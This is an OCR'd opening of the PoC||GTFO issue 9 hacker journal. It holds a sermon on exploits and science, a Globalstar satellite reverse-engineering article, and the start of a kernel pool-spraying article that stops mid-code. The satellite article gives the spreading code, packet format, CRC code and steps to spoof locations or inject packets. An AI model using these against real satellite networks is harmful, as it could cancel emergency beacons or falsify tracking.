
PoC || GTFO



PASTOR MANUL LAPHROAIG'S
TABERNACLE CHOIR
SINGS REVERENT ELEGIES
OF THE
SECOND CRYPTO WAR
September 14, 2015

Novi Sad, Serbia and Stockholm, Sweden:

Funded by Single Malt as Midnight Oil and the
Tract Association of PoC||GTFO and Friends,
to be Freely Distributed to all Good Readers, and
to be Freely Copied by all Good Bookleggers.

Это самиздат. Quand un livre a été écrit et bien écrit, n'ayez aucun scrupule, prenez-le, copiez.
€0, $0 USD, £0, 0 RSD, 0 SEK, $50 CAD. `pocorgtfo09.pdf`.


Legal Note: To all interested parties except Adobe Systems, unlimited license is granted to read, duplicate, share, reprint, and learn from this document. Adobe Systems may not read or learn from this document unless they agree in writing to (1) forgive the editors for pirating Adobe Photoshop 4.0 for Macintosh and (2) stop blacklisting our lovely little polyglot files! (An apology to Dmitry Sklyarov would also be nice.)

Reprints: Bitrot will burn libraries with merciless indignity that even Pets Dot Com didn't deserve. Please mirror–don't merely link!–`pocorgtfo09.pdf` and our other issues far and wide, so our articles can help fight the coming robot apocalypse.

Technical Note: You'll be happy to find that `pocorgtfo09.pdf` is a polyglot that is valid in three file formats. You may interpret it as a PDF to read this issue, as a ZIP to read this issue's source code releases, or as a WavPack lossless audio file to listen to fbz' classic from page 60. You may have to change the file extension to `.wv`, depending on your audio player. A list of compatible players is available at `http://www.wavpack.com/#Software`.

Printing Instructions: Pirate print runs of this journal are most welcome! PoC||GTFO is to be printed duplex, then folded and stapled in the center. Print on A3 paper in Europe and Tabloid (11" x 17") paper in Samland. Secret government labs in Canada may use P3 (280 mm x 430 mm) if they like. The outermost sheet should be on thicker paper to form a cover.

```
# This is how to convert an issue for duplex printing.
sudo apt-get install pdfjam
pdfbook --short-edge --vanilla --paper a3paper pocorgtfo09.pdf -o pocorgtfo09-book.pdf
```



Preacherman	Manul Laphroaig
Ethics Advisor	The Grugq
Poet Laureate	Ben Nagy
Editor of Last Resort	Melilot
Carpenter of the Samizdat Hymnary	Redbeard
Editorial Whipping Boy	Jacob Torrey
Funky File Formats Polyglot	Ange Albertini
Assistant Scenic Designer	Philippe Teuwen
Minister of Spargelzeit Weights and Measures	FX

1 Please stand; now, please be seated.

Neighbors, please join me in reading this tenth release of the International Journal of Proof of Concept or Get the Fuck Out, a friendly little collection of articles for ladies and gentlemen of distinguished ability and taste in the field of software exploitation and the worship of weird machines. This is our tenth release, given on paper to the fine neighbors of Novi Sad, Serbia and Stockholm, Sweden.

If you are missing the first nine issues, we the editors suggest pirating them from the usual locations, or on paper from a neighbor who picked up a copy of the first in Vegas, the second in São Paulo, the third in Hamburg, the fourth in Heidelberg, the fifth in Montréal, the sixth in Las Vegas, the seventh from his parents' inkjet printer during the Thanksgiving holiday, the eighth in Heidelberg, or the ninth in Montréal.

Page 4 contains our very own Pastor Manul Laphroaig's sermon on Newton and Turing, in which we learn about the academics' affection for Turing-completeness and why they should be allowed to marry it.

On page 7, Colby Moore provides all the details you'll need to sniff simplex packets from the Globalstar satellite constellation.

Page 12 introduces some tips by Peter Hlavaty of the Keen Team on kernel pool spraying in Windows and Linux.

Page 19 presents the results of the second Underhanded Crypto Contest, held at the Crypto Village of Defcon 23.

On page 21, Sophia D'Antoine introduces some tricks for communicating between virtual machines co-located on the same physical host. In particular, the `mfence` instruction can be used to force strict ordering, interfering with CPU instruction pipelining in another VM.

Eric Davisson, on page 26, presents a nifty little trick for causing quarantined malware to be redetected by McAfee Enterprise VirusScan! This particular tumor is benign, but we bet a neighborly reader can write a malignant variant.

Ron Fabela of Binary Brew Works, on page 28, presents his recipe for TCP/IPA, a neighborly beer with which to warm our hearts and our spirits during the coming apocalypse.

Our centerfold in this issue is the schematic diagram to an Electronika BK 0010-01 computer from the USSR. You wouldn't believe how difficult it is to google the proper way to render a centerfold in LaTeX!

Vogelfrei shares with us some tricks for APRS and AX.25 networking on page 34. APRS exists around much of the western world, and all sorts of mischief can be had through it. (But please don't be a jerk.)

Much as some readers think of us as a security magazine, we are first and foremost a systems-internals journal with a bias toward the strange and the classic designs. Page 40 contains a reprint, in the original Serbian, of Voja Antonić' article on the Galaksija, his Z80 home computer design, the very first in Yugoslavia.

fbz is a damned fine neighbor of ours, both a mathematician and a musician. On page 60 you'll find her latest single, *Root Rights are a Grrl's Best Friend!* If you'd rather listen to it than just read the lyrics, run `vlc pocorgtfo09.pdf` and jump to page 61, where Philippe Teuwen describes how he made this fine document a polyglot of PDF, ZIP, and WavPack.

On page 62, you will find Oona's Puzzle Corner, with all sorts of nifty games for a child of five. If you aren't clever enough to solve them, then ask for help from a child of five!

On page 64, the last and most important page, we pass around the collection plate. Pastor Laphroaig doesn't need a touring jumbo jet like those television and radio preachers; rather, this humble worshiper of the weird machines needs a Turing jumbo jet with which to storm Heaven!


"Academics should just marry Turing Completeness already!"

—the grugq


2 From Newton to Turing, a Happy Family

by Pastor Manul Laphroaig D.D.

When engineers first gifted humanity with horseless carriages that moved on rails under their own power, this invention, for all its usefulness, turned out to have a big problem: occasional humans and animals on the rails. This problem motivated many inventors to look for solutions that would be both usable and effective.



Unfortunately, none worked. The reason for this is not so easy to explain—at least Aristotelian physics had no explanation, and few scientists till Galileo's time were interested in one. On the one hand, motion had to brought on by some force and tended to kinda barrel about once it got going; on the other hand, it also tended to dissipate eventually. It took about 500 years from doubting the Aristotelian idea that motion ceased as soon as its impelling force ceased to the first clear pronouncement that motion in absence of external forces was a persistent rather than a temporary virtue; and another 600 for the first correct formulation of exactly what quantities of motion were conserved. Even so, it took another century before the mechanical conservation laws and the actual names and formulas for momentum and energy were written down as we know them.



These days, "conservation of energy" is supposed to be one of those word combinations to check off on multiple-choice tests that make one eligible for college.[1] Yet we should remember that the steam engine was invented well before these laws of classical mechanics were made comprehensible or even understood at all. Moreover, it took some further 40–90 years *after* Watt's ten-horsepower steam engine patent to formulate the principles of thermodynamics that actually make a steam engine work—by which time it was chugging along at 10,000 horsepower, able to move not just massive amounts of machinery but even the engine's own weight along the rails, plus a lot more.[2]

All of this is to say that if you hear scientists doubting how an engineer can accomplish things without their collective guidance, they have a lot of history to catch up with, starting with that thing called the Industrial Revolution. On the other hand, if you see engineers trying to build a thing that just doesn't seem to work, you just might be able to point them to some formulas that suggest their energies are best applied elsewhere. Distinguishing between these two situations is known as magic, wisdom, extreme luck, or divine revelation; whoever claims to be able to do so unerringly is at best a priest,[3] not a scientist.

– — — – — — — — — — –

[1] Whether one actually understands them or not—and, if you value your sanity, do *not* try to find if your physics teachers actually understand them either. You have been warned.

[2] Not that stationary steam engines were weaklings either: driving ironworks and mining pumps takes a *lot* of horses.

[3] Typically, of a religion that involves central planning and state-run science. *This* time they'll get it right, never fear!


There is an old joke that whatever activity needs to add "science" to its name is not too sure it *is* one. Some computer scientists may not take too kindly to this joke, and point out that it's actually the word "computer" that's misleading, as their science transcends particular silicon-and-copper designs. It is undeniable, though, that *hacking* as we know it would not exist without actual physical computers.

As scientists, we like exhaustive arguments: either by full search of all finite combinatorial possibilities or by tricks such as induction that look convincing enough as a means of exhausting infinite combinations. We value above all being able to say that a condition *never* takes place, or *always* holds. We dislike the possibility that there can be a situation or a solution we can overlook but someone may find through luck or cleverness; we want a yes to be a yes and a no to mean no way in Hell. But either full search or induction only apply in the world of ideal models—call them combinatorial, logical, or mathematical—that exclude any kinds of unknown unknowns.


Hence we have many models of computation: substituting strings into other strings (Markov algorithms), rewriting formulas (lambda calculus), automata with finite and infinite numbers of states, and so on. The point is always to enumerate all finite possibilities or to convince ourselves that even an infinite number of them does not harbor the ones we wish to avoid. The idea is roughly the same as using algebra: we use formulas we trust to reason about any and all possible values at once, but to do so we must reduce reality to a set of formulas. These formulas come from a process that must prod and probe reality; we have no way of coming up with them without prodding, probing, and otherwise experimenting by hunch and blind groping—that is, by building things before we fully understand how they work. Without these, there can be no formulas, or they won't be meaningful.

So here we go. Exploits establish the variable space; "science" searches it, to our satisfaction or otherwise, or—importantly to save us effort—asserts that a full and exhaustive search is infeasible. This may be the case of energy conservation vs. trying to construct a safer fender—or, perhaps, the case of us still trying to formulate what makes sense to attempt.

That which we call the "arms race" is a part of this process. With it, we continually update the variable spaces that we wish to exhaust; without it, none of our methods and formulas mean much. This brings us to the recent argument about exploits and Turing completeness.




Knowledge is power.[4] In case of the steam engine, the power emerged before the kind of knowledge called "scientific" (if one is in college) or "basic" (if one is a politician looking to hitch a ride—because actual science has a tradition of overturning its own "basics" as taught in schools for at least decades if not centuries). In any case, the knowledge of how to build these engines was there before the knowledge that actually explained how they worked, and would hardly have emerged if these things had not been built already.



[4]The question of whether that which is not power is still knowledge is best left to philosophers. One can blame Nasir al-Din al-Tusi for explaining the value of Astrology to Khan Hulagu by dumping a cauldron down the side of a mountain to wake up the Khan's troops and then explaining that those who knew the causes above remained calm while those who didn't whirled in confusion below—but one can hardly deny that being able to convince a Khan was, in fact, power. Not to mention his horde. Because a Khan, by definition, has a very convincing comeback for "Yeah? You and what horde?"

Our very own situation, neighbors, is not unlike that of the steam power before the laws of thermodynamics. There are things that work (pump mines, drive factories), and there are official ways of explaining them that don't quite work. Eventually, they will merge, and the explanations will catch up, and will then become useful for making things that work better—but they haven't quite yet, and it is frustrating.



This frustration is understandable. As soon as academics rediscovered a truly nifty kind of exploit programming, they not just focused on the least practically relevant aspect of it (Turing completeness)—but did so to the exclusion of all other kinds of niftyness such as information leaks, probabilistic programming (heap feng-shui and spraying), parallelism (cloning and pinning of threads to sap randomization), and so on. That focus on the irrelevant to the detriment of the relevant had really rankled. It was hard to miss where the next frontier of exploitation's hard programming tasks and its next set of challenges lay, but oh boy, did the academia do it again.

Yet it is also clear why they did it. Academic CS operates by models and exhaustive searches or reasoning. Its primary method and deliverable is exhaustive analysis of models, i.e., the promise that certain bad things never happen, that all possible trajectories of a system have been or can be enumerated.

Academia first *saw* exploit programming when it was presented to it in the form of a model; prior to that, their eyes would just slide off it, because it looked "ad-hoc", and one can neither reason about "ad-hoc" nor enumerate it (at least, if one wants to meet publication goals). When it turned out it had a model, academia did with it what it normally does with models: automating, tweaking, searching, finding their theoretical limits, and relating them to other models, one paper at a time.[5]

This is not a bad method; at least, it gave us complex compilers and CPUs that don't crumble under the weight of their bugs.[6] Eventually we will want the kind of assurances this method creates—when their models of unexpected execution are complete enough and close enough to reality. For now, they are not, and we have to go on building our engines without guidance from models, but rather to make sure new models will come from them.

Not that we are without hope. One only has to look to Grsecurity/PaX at any given time to see what will eventually become the precise stuff of Newton's laws for the better OS kernels; similarly, the inescapable failure modes of data and programming complexity will eventually be understood as clearly as the three principles of thermodynamics. Until then our best bet is to build engines—however unscientific—and to construct theories—however removed from real power—and to hope that the engineering and the science will take enough notice of each other to converge within a lifetime, as they have had the sense to do during the so-called Industrial Revolution, and a few lucky times since.

And to this, neighbors, the Pastor raises not one but two drinks—one for the engineering orienting the science, and one for the science catching up with the knowledge that is power, and saving it the effort of what cannot be done—and may they ever converge! Amen.

[5] And some of these papers were true Phrack-like gems that, true to the old-timey tradition, explained and exposed surprising depths of common mechanisms: see, for example, SROP and COOP.

[6] While, for example, products of the modern web development "revolution" already do, despite being much less complex than a CPU.

3 Breaking Globalstar Satellite Communications

by Colby Moore

It might be an understatement to say that hackers have a fascination with satellites. Fortunately, with advancements in Software Defined Radio such as the Ettus Research USRP and Michael Ossmann's HackRF, satellite hacking is now not only feasible, but affordable. Here we'll discuss the reverse engineering of Globalstar's Simplex Data Service, allowing for interception of communications and injection of data back into the network.

Rumor has it, that after deployment, Globalstar's first generation of satellites began to fail, possibly due to poor radiation hardening. This affected the return path data link, where Globalstar would transmit to a user. To salvage the damaged satellite network, Globalstar introduced a line of simplex products that enable short, one-way communication from the user to Globalstar.

The nature of the service makes it ideal for asset tracking and remote sensor monitoring. While extremely popular with oil and gas, military, and shipping industries, this technology is also widely used by consumers. A company called SPOT produces consumer-grade asset trackers and personal locator beacons that utilize this same technology.

Globalstar touts their simplex service as "extremely difficult" to intercept, noting that the signal's "Low-Probability-of-Intercept (LPI) and Low- Probability-of-Detection(LPD) provide over-the-air security."[7]

In this article I'll outline the basics for reverse engineering the Globalstar Simplex Data Services modulation scheme and protocol, and will provide the technical information necessary to interface with the network.

3.1 Network Architecture

The network is comprised of many Low Earth Orbit, bent-pipe satellites. Data is transmitted from the user to the satellite on an uplink frequency and repeated back to Earth on a downlink frequency. Globalstar ground stations all over the world listen for this downlink data, interpret it, and expose it to the user via an Internet-facing back-end. Each ground station provides a several thousand mile window of data coverage.

Bent-pipe satellites are "dumb" in that they do not modify the transmitted data. This means that the data on the uplink is the same on the downlink. Thus, with the right knowledge, a skilled adversary can intercept data on either link.

3.2 Tools and Code


This research was conducted using GNURadio and Python for data processing and an Ettus Research B200 for RF work. Custom proof-of-concept toolsets were written for DSSS and packet decoding. Devices tested include a SPOT Generation 3, a SPOT Trace, and a SmartOne A.

3.3 Frequencies and Antennas

Four frequencies are allocated for the simplex data uplink. Current testing has only shown operation on channel A.

Channel	Frequency
A	1611.25 MHz
B	1613.75 MHz
C	1616.25 MHz
D	1618.78 MHz

[7] `http://productsupport.globalstar.com/2009/02/09/are-simplex-messages-secure/`



Globalstar uses left-hand circular-polarized antennas for transmission of simplex data from the user to the satellite. The Globalstar GSP-1620 antenna, designed for transmitting from the user to a satellite, has proven adequate for experimentation.

Downlink is a bit more complicated, and far more faint. Channels vary by satellite, but are within the 6875–7055 MHz range. Both RHCP and LHCP are used for downlink.

3.4 Direct Sequence Spread Spectrum

Devices using the simplex data service implement direct sequence spread spectrum (DSSS) modulation to reliably transmit data using low power. DSSS is a modulation scheme that works by mixing a slow data signal with a very fast Pseudo Noise (PN) sequence. Since the pseudo-random sequence is known, the resulting signal retains all of the original data information but spread over a much wider spectrum. Among other benefits, this process makes the signal more tolerant to interference.

In Globalstar's implementation of DSSS, packet data is first modulated as non-differential BPSK at 100.04 bits/second, then spread using a repeating 255 chip PN sequence at a rate of 1,250,000 chips/second. Here "chip" refers to one bit of a PN sequence, so that it is not confused with actual data bits.

3.5 Pseudo Noise Sequence / M-Sequences

Pseudo Noise (PN) sequences are periodic binary sequences known by both the transmitter and receiver. Without this sequence, data cannot be received. The simplex data service uses a specific type of PN sequence called an *M-Sequence*.

M-Sequences have the unique property of having a strong autocorrelation for phase shifts of zero but very poor correlation for any other phase shift. This makes the detection of the PN in unknown data, and subsequently locking on to a DSSS signal, relatively simple.

All simplex data network devices examined use the same PN sequence to transmit data. By knowing one code, all network data can be intercepted.

3.6 Obtaining The M-Sequence

In order to intercept network data, the PN sequence must be recovered. For each bit of data transmitted, the PN sequence repeats 49 times. Data packets contain 144 bits.

$$\frac{1{,}250{,}000 \text{ chips}}{1 \text{ second}} \times \frac{1 \text{ second}}{100.04 \text{ bits}} \times \frac{1 \text{ PN sequence}}{255 \text{ chips}} = 49 \text{ PN sequences/bit}$$

The PN sequence never crosses a bit boundary, so it can be inferred that

$$\text{xor}(\text{PN}, \text{data}) == \text{PN}$$

By decoding the transmitted data stream as BPSK,[8] we can demodulate a spread bitstream. Note that demodulation in this manner negates any processing gain provided from DSSS and thus can only be received over short distances, so for long distances you will need to use a proper DSSS implementation.

Viewing the demodulated bitstream, a repeating sequence is observed. This is the PN, the spreading code key to the kingdom.

The simplex data network PN code is 11111111001011010110111010101011100100110110100110011010001110110110001000100111101001001000011110001010011100011111010111100111010000101011001010001011000001100100011000011011111101110000100000100101010010111110000001110011000110101000000010111011011110100.

3.7 Despreading

DSSS theory states that to decode a DSSS-modulated signal, a received signal must be mixed once again with the modulating PN sequence; the original data signal will then fall out. However, for this to work, the PN sequence needs to be phase-aligned with the mixed PN/data signal, otherwise only noise will emerge.

Alignment of the PN sequence to the data stream if accomplished by correlating the PN sequence against the incoming datastream at each sample. When aligned, the correlation will peak. To despread, this correlation peak is tracked and the PN is mixed with the sampled RF data. The resulting signal is the 100.04 bit/second non-differential BPSK modulated packet data.

3.8 Decoding and Locations

Once the signal is despread, a BPSK demodulator is used to recover data. The result is a binary stream, 144 bytes in length, representing one data packet. The data packet format is as follows:

Field	Bits	Description
Preamble	(10)	0000001011 signifies start of packet
ESN	(26)	3 bits for manufacturer ID and 23 bits for unit ID
Message #	(4)	message number modulo 16, saved in non-volatile memory
Packet #	(4)	number of packets in a message
Packet Seq. #	(4)	sequence number for each packet in a message
User Data	(72)	9 bytes of user information, MSB first
CRC24	(24)	CRC is 24 bits with polynomial: 114377431

Simplex data packets can technically transmit any 72 bits of user defined data. However, the network is predominantly used for asset tracking and thus many packets contain GPS coordinates being relayed from tracking devices. This data scheme for GPS coordinates can be interpreted with the following Python code.

```
latitude = int(user_data[8:32],2) * 90 / 2**23
longitude = 360 - int(user_data[32:56],2) * 180 / 2**23
```

[8] DSSS theory shows us that DSSS is the same as BPSK for a BPSK data signal.

3.9 CRC

Packets are verified using a 24 bit CRC. The data packet minus the preamble and CRC are fed into the CRC algorithm in order to verify or generate a CRC. The following Python code implements the CRC algorithm.

```
def crcTwentyfour(TX_Data):

    k = 0
    m = 0

    TempCRC = 0
    Crc = 0xFFFFFF

    for k in range(0,14):  #calc checksum on 14 bytes starting with ESN

        #offset to skip part of the preamble (dictated by algorithm)
        TempCRC = int(TX_Data[ (k*8)+8 : (k*8)+8+8 ], 2)

        if 0 == k:
            #skip 2 preamble bits in byte0
            TempCRC = TempCRC & 0x3f


        Crc = Crc ^ (TempCRC)<<16


        for m in range(0,8):
            Crc = Crc << 1

            if Crc & 0x1000000:
                #seed CRC
                Crc = Crc ^ 0114377431L


    Crc = (~Crc) & 0xffffff;
    #end crc generation. lowest 24 bits of the long hold the CRC

    #first CRC byte to TX_Data
    byte14 = (Crc & 0x00ff0000) >> 16

    #second CRC byte to TX_Data
    byte15 = (Crc & 0x0000ff00) >> 8

    #third CRC byte to TX_Data
    byte16 = (Crc & 0x000000ff)

    final_crc = (byte14 << 16) | (byte15 << 8) | byte16

    if final_crc != int(TX_Data[120:144], 2):
        print "Error: CRC failed"
        sys.exit(0)
```

3.10 Transmitting

DISCLAIMER: It is most likely illegal to transmit on Globalstar's frequencies where you live. Do so at your own risk. Remember, no one likes late night visits from the FCC and it would really suck if you interrupted someone's emergency communication!

By knowing the secret PN code, modulation parameters, data format, and CRC, it is possible to craft custom data packets and inject them back into the satellite network. The process is as follows:

- Generate a custom packet

- Calculate and affix the packet's CRC
- Spread the packet using the Globalstar PN sequence
- BPSK modulate the spread data and transmit on the RF carrier

Various SDR boards should have enough power to communicate with the network, however COTS amplifiers are available for less than a few hundred dollars. Specifications suggests a transmit power of about 200 milliwatts.

3.11 Spoofing

SPOT produces a series of asset trackers called SPOT Trace. SPOT also provides `SPOT_Device_Updater.pkg`, an OS X update utility, to configure various device settings. This utility contains development code that is never called by the consumer application.

The updater app package contains `SPOT3FirmwareTool.jar`. Decompilation shows that a UI view calls a method `writeESN()` in `SPOTDevice.class`. You read that correctly, they included the functionality to program arbitrary serial numbers to SPOT devices!

This UI can be called with a simple Java utility.

```
import com.globalstar.SPOT3FirmwareTool.UI.DebugConsole;

public class SpotDebugConsole {
    public static void main(String[] args) {
        DebugConsole.main(args);
    }
}
```

Upon execution, a debug console is launched, allowing the writing of arbitrary settings including ESNs, to the SPOT device. (This functionality was included in Spot Device Updater 1.4 but has since been removed.)

3.12 Impact

The simplex data network is implemented in countless places worldwide. Everything from SCADA monitoring to emergency communications relies on this network. To find that there is no encryption or authentication on the services examined is sad. And to see that injection back into the network is possible is even worse.

Using the specifications outlined here, it is possible—among other things—to intercept communications and track assets over time, spoof an asset's location, or even cancel emergency help messages from personal locator beacons.

One could also enhance their own service, create their own simplex data network device, or use the network to transmit their own covert communications.

3.13 PoC and Resources

This work was presented at BlackHat USA 2015 and proof-of-concept code is available both by Github and within this PDF file.[9]

[9] `git clone https://github.com/synack/globalstar`
`unzip pocorgtfo09.pdf globalstar.tar.bz2`

4 Unprivileged Data All Around the Kernels; or, Pool Spray the Feature!

by Peter Hlavaty of Keen Team

When it comes to kernel exploitation, you might think about successful exploitation of interesting bug classes such as use-after-free and over/under-flows. In such exploitation it is sometimes really useful to ensure that the corrupted pointer will still point to accessible, and in the best scenario also controllable, data.

As we described in our recent blogpost[10] about kernel security, although controlling kernel data to such an extent should be impossible and unimaginable, this is, in fact, not the case with current OS kernels.

In this article we describe layout and control of pool data for various kernels, in different scenarios, and with some nifty examples.

4.1 Windows

1. **Small and big allocations:** There are a number of known approaches to invoking `ExAllocatePool` (`kmalloc`) in kernel, with more or less control over data shipped to kernel. Two notable examples are `SetClassLongPtrW`[11] by Tarjei Mandt and `CreateRoundRectRgn`/`PolyDraw`[12] by Tavis Ormandy. Another option we were working on recently resides in SessionSpace and grants full control of each byte except those in the header space. We successfully leveraged this approach in Pwn2Own 2015 and described it this year at Recon.[13]

We use the `win32k!_gre_bitmap` object.

The **CreateBitmap** function creates a bitmap with the specified width, height, and color format (color planes and bits-per-pixel).

Syntax

C++

```
HBITMAP CreateBitmap(
  _In_       int  nWidth,
  _In_       int  nHeight,
  _In_       UINT cPlanes,
  _In_       UINT cBitsPerPel,
  _In_ const VOID *lpvBits
);
```

You can think of it as a kind of `kmalloc`. Consider the following code:

```
class CBitmapBufObj :
    public IPoolBuf
{
gdi_obj<HBITMAP> m_bitmap;
public:
    size_t Alloc(void* mem, size_t size) override {
        m_bitmap.reset(CreateBitmap(
            size, 1, 1,
            RGB * 8,
            nullptr));
        if (!get())
            return 0;
        return SetBitmapBits(m_bitmap, size, mem);
    }

```

[10] http://www.k33nteam.org/noks.html

[11] http://j00ru.vexillium.org/dump/recon2015.pdf

[12] http://blog.cmpxchg8b.com/2013/05/introduction-to-windows-kernel-security.html
http://www.slideshare.net/PeterHlavaty/power-of-linked-list


[13] This Time Font Hunt You Down in 4 Bytes, Peter Hlavaty and Jihui Lu, Recon 2015

```
    void Free() override {
17      m_bitmap.reset();
    }
19 };
```

2. **Different pools matter:** On Windows, exploitation of different objects can get a bit tricky, because they can reside in different pools.

```
1  typedef enum _POOL_TYPE {
